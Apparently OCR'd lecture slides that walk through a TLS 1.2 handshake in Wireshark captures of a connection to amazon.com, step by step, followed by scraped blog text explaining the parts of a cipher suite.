  49 16.076458892    54.239.17.6   10.76.5.150   TLSv1.2   1514 Server Hello
  50 16.076484751    10.76.5.150   54.239.17.6   TCP         54 55834 → 443 [ACK] Seq=19
```

```
▾ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
    Content Type: Handshake (22)
    Version: TLS 1.2 (0x0303)
    Length: 108
  ▾ Handshake Protocol: Server Hello
      Handshake Type: Server Hello (2)
      Length: 104
      Version: TLS 1.2 (0x0303)
    ▸ Random
      Session ID Length: 32
      Session ID: 4ff563cf2e507cce00442825d3a8dd4c4f89c10dec67b60a...
      Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
      Compression Method: null (0)
      Extensions Length: 32
    ▸ Extension: renegotiation_info
```

Let's use this one then

Certificate



TLS Certificate


tcp.port == 443

```
No.  Time           Source        Destination   Protocol  Length Info
  53 16.077477776   54.239.17.6   10.76.5.150   TLSv1.2     1514 Certificate
  54 16.077484796   10.76.5.150   54.239.17.6   TCP           54 55834 → 443 [ACK] Seq=19…
  55 16.077490276   54.239.17.6   10.76.5.150   TLSv1.2      809 Certificate Status
  56 16.077494675   10.76.5.150   54.239.17.6   TCP           54 55834 → 443 [ACK] Seq=19…
  57 16.081053361   10.76.5.150   54.239.17.6   TLSv1.2      180 Client Key Exchange, Cha…
  58 16.082526346   10.76.5.150   54.239.17.6   TLSv1.2      367 Application Data
  59 16.157136125   54.239.17.6   10.76.5.150   TLSv1.2      105 Change Cipher Spec, Encr…
  60 16.191501917   54.239.17.6   10.76.5.150   TCP           60 443 → 55834 [ACK] Seq=51
```

```
▸ Frame 53: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interfa
▸ Ethernet II, Src: Vmware_af:f2:c3 (00:50:56:af:f2:c3), Dst: Vmware_af:e6:bd (00:50:56:
▸ Internet Protocol Version 4, Src: 54.239.17.6, Dst: 10.76.5.150
▸ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 55834 (55834), Seq: 2921
▸ [3 Reassembled TCP Segments (3053 bytes): #49(1347), #51(1460), #53(246)]
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 3048
    ▸ Handshake Protocol: Certificate
```

Server sends its digital certificate for client to validate

Client Key Exchange


Applications Places Firefox ESR Tue 14:47
Amazon.com: Online Shopping for Electronics, Apparel, Computers, Books, DVDs & more - Mozilla Firef...
Kali Linux, an Offensive S...
Amazon.com: Online ...
https://www.amazon.com
Most Visited
Offensive Security
amazon
Try Prime
All
Departments
Your Amazon.co
CYBER MONDAY DEALS WEEK
Applications Places Wireshark Tue 15:15
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

tcp.port == 443


```
No.  Time          Source        Destination   Protocol  Length Info
  53 16.077477776  54.239.17.6   10.76.5.150   TLSv1.2   1514 Certificate
  54 16.077484796  10.76.5.150   54.239.17.6   TCP         54 55834 → 443 [ACK] Seq=19…
  55 16.077490276  54.239.17.6   10.76.5.150   TLSv1.2    809 Certificate Status
  56 16.077494675  10.76.5.150   54.239.17.6   TCP         54 55834 → 443 [ACK] Seq=19…
  57 16.081053361  10.76.5.150   54.239.17.6   TLSv1.2    180 Client Key Exchange, Cha…
  58 16.082526346  10.76.5.150   54.239.17.6   TLSv1.2    367 Application Data
  59 16.157136125  54.239.17.6   10.76.5.150   TLSv1.2    105 Change Cipher Spec, Encr…
  60 16.191501917  54.239.17.6   10.76.5.150   TCP         60 443 → 55834 [ACK] Seq=51…
```

```
▸ Frame 57: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface
▸ Ethernet II, Src: Vmware_af:e6:bd (00:50:56:af:e6:bd), Dst: Vmware_af:f2:c3 (00:50:56
▸ Internet Protocol Version 4, Src: 10.76.5.150, Dst: 54.239.17.6
▸ Transmission Control Protocol, Src Port: 55834 (55834), Dst Port: 443 (443), Seq: 191
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Handshake Protocol: Client Key Exchange
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 70
    ▸ Handshake Protocol: Client Key Exchange
  ▾ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)
      Version: TLS 1.2 (0x0303)
      Length: 1
      Change Cipher Spec Message
```

TLS Client Key Exchange

Exchange the secret key to use for symmetric encryption

Change Cipher Spec



```
tcp.port == 443
```


```
No. Time          Source       Destination  Protocol Length Info
 56 16.077494675  10.76.5.150  54.239.17.6  TCP        54   55834 → 443 [ACK] Seq=19…
 57 16.081053361  10.76.5.150  54.239.17.6  TLSv1.2   180   Client Key Exchange, Cha…
 58 16.082526346  10.76.5.150  54.239.17.6  TLSv1.2   367   Application Data
 59 16.157136125  54.239.17.6  10.76.5.150  TLSv1.2   105   Change Cipher Spec, Encr…
 60 16.191501917  54.239.17.6  10.76.5.150  TCP        60   443 → 55834 [ACK] Seq=51…
 61 16.191535574  10.76.5.150  54.239.17.6  TCP        54   55834 → 443 [ACK] Seq=63…
 62 16.285406589  54.239.17.6  10.76.5.150  TLSv1.2  1014   Application Data
 63 16.285433928  54.239.17.6  10.76.5.150  TLSv1.2   232   Application Data
```

```
▶ Frame 59: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface 0
▶ Ethernet II, Src: Vmware_af:f2:c3 (00:50:56:af:f2:c3), Dst: Vmware_af:e6:bd (00:50:56:
▶ Internet Protocol Version 4, Src: 54.239.17.6, Dst: 10.76.5.150
▶ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 55834 (55834), Seq: 5136
▼ Secure Sockets Layer
  ▼ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)
      Version: TLS 1.2 (0x0303)
      Length: 1
      Change Cipher Spec Message
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Encrypted Handshake Message
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 40
      Handshake Protocol: Encrypted Handshake Message
```

TLS Change Cipher Spec

Changed to the agreed upon cipher suite

Application Data


Applications Places Firefox ESR Tue 14:47 2
Amazon.com: Online Shopping for Electronics, Apparel, Computers, Books, DVDs & more - Mozilla Firef...
Kali Linux, an Offensive S... Amazo
https://www.amazon.com
Most Visited Offensive Security
amazon Try Prime
All
Departments
Your Amazon.co
CYBER MONDAY DEALS WEEK
Applications Places Wireshark Tue 15:20 3
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... +

```
tcp.port == 443
```


```
No.  Time          Source        Destination   Protocol  Length Info
  56 16.077494675  10.76.5.150   54.239.17.6   TCP          54 55834 → 443 [ACK] Seq=19…
  57 16.081053361  10.76.5.150   54.239.17.6   TLSv1.2     180 Client Key Exchange, Cha…
  58 16.082526346  10.76.5.150   54.239.17.6   TLSv1.2     367 Application Data
  59 16.157136125  54.239.17.6   10.76.5.150   TLSv1.2     105 Change Cipher Spec, Encr…
  60 16.191501917  54.239.17.6   10.76.5.150   TCP          60 443 → 55834 [ACK] Seq=51…
  61 16.191535574  10.76.5.150   54.239.17.6   TCP          54 55834 → 443 [ACK] Seq=63…
  62 16.285406589  54.239.17.6   10.76.5.150   TLSv1.2    1014 Application Data
  63 16.285433928  54.239.17.6   10.76.5.150   TLSv1.2     232 Application Data
```

```
▸ Frame 62: 1014 bytes on wire (8112 bits), 1014 bytes captured (8112 bits) on interface
▸ Ethernet II, Src: Vmware_af:f2:c3 (00:50:56:af:f2:c3), Dst: Vmware_af:e6:bd (00:50:56:
▸ Internet Protocol Version 4, Src: 54.239.17.6, Dst: 10.76.5.150
▸ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 55834 (55834), Seq: 5187
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Application Data Protocol: http
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 955
      Encrypted Application Data: abc27bc7d270aad3227493c1aaa72122850858b3dbbfdacf...
```

TLS Application Data

Start sending encrypted data

Cipher Suite Elements



FREE CONSULTATION
Schedule a 15 minute consultation with a file transfer expert.
‣ SCHEDULE NOW!

REQUEST DEMO
Request a 30 minute JSCAPE MFT Server demonstration.
‣ GET STARTED!

Latest Blog Posts

- Updated Video: How To Enable Users To Upload Files Anonymously Using Drop Zones
  posted at
- Excluding Passive IP for Internal FTP/S Connections To Your Reverse Proxy
  posted at
- Setting Up An FTPS Server Behind A Firewall or NAT For PASV Mode Data Transfers
  posted at
- Updated video: Adding and Managing Users on JSCAPE MFT Server
  posted at

Posts by category

- JSCAPE MFT Server (228)
- Managed File Transfer (222)
- Secure File Transfer (97)
- News (96)
- Business Process Automation (73)
- Security (72)
- Tutorials (67)

Basic elements of a cipher suite


A cipher suite is basically a complete set of methods (technically known as algorithms) needed to secure a network connection through SSL (Secure Sockets Layer) / TLS (Transport Layer Security). The name of each set is representative of the specific algorithms comprising it.

We'll show you how these names look like in a short while. In the meantime, let's talk about the algorithms that make up a cipher suite. The algorithms that make up a typical cipher suite are the following:

- key exchange **algorithm** - dictates the manner by which symmetric keys will be exchanged;
- **authentication algorithm** - dictates how server authentication and (if needed) client authentication will be carried out.

http://www.jscape.com/blog/cipher-suites

Cipher Suite Table


An Introduction To Ciphe
tls and ssl cipher suites |
www.thesprawl.org/research/tls-and-ssl-cipher-suites/

Message Digiest algorithm 5

